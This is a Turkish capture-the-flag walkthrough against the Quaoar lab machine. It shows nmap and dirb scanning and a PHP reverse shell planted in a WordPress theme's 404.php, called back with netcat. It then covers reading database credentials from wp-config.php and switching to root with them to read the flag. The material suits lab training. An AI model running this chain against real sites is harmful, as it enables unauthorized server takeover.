

Makinenin ip adresine nmap taraması atıyoruz.



80 portu açık görünüyor. Dirb taraması atıyoruz.



webden wordpress dizinine gidiyoruz.

admin kullanıcı adı ve şifresiyle giriş yapıyoruz. Apperance -> editor kısmına gidiyoruz ve 404.php dosyasına reverse shell kodunu yapıştırıp kaydediyoruz.

Edit Themes

Twenty Fourteen: 404 Template (404.php)

```
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.176';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

netcatle 5555 portunu dinlemeye başlayıp /wordpress/wp-content/themes/twentyfourteen/404.php dizinine gidip shell alıyoruz.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.0.176] from (UNKNOWN) [192.168.0.162] 41838
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386
 07:41:15 up  1:01,  0 users,  load average: 0.04, 0.10, 0.11
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/sh")'
$
```


sırayla /var/www/wordpress/wp-config.php dizinine gidiyoruz. Cat'le dosyayı okuyup şifreyi buluyoruz.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
```

su root ile şifreyi girerek root olarak giriş yapıyoruz.

```
$ su root
su root
Password: rootpassword!

root@Quaoar:/var/www/wordpress# ls
ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config.php         wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config-sample.php  wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
root@Quaoar:/var/www/wordpress# cd ..
cd ..
root@Quaoar:/var/www# cd ..
cd ..
root@Quaoar:/var# cd ..
cd ..
root@Quaoar:/# ls
ls
bin   etc         lib         mnt   root  selinux  tmp  vmlinuz
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
root@Quaoar:/# cd root
cd root
root@Quaoar:~# ls
ls
flag.txt  vmware-tools-distrib
root@Quaoar:~# cat flag.txt
cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#
```

root dizininden root klasörüne girip flag.txt yi cat ile okuyoruz.



oya ılgın akyıldız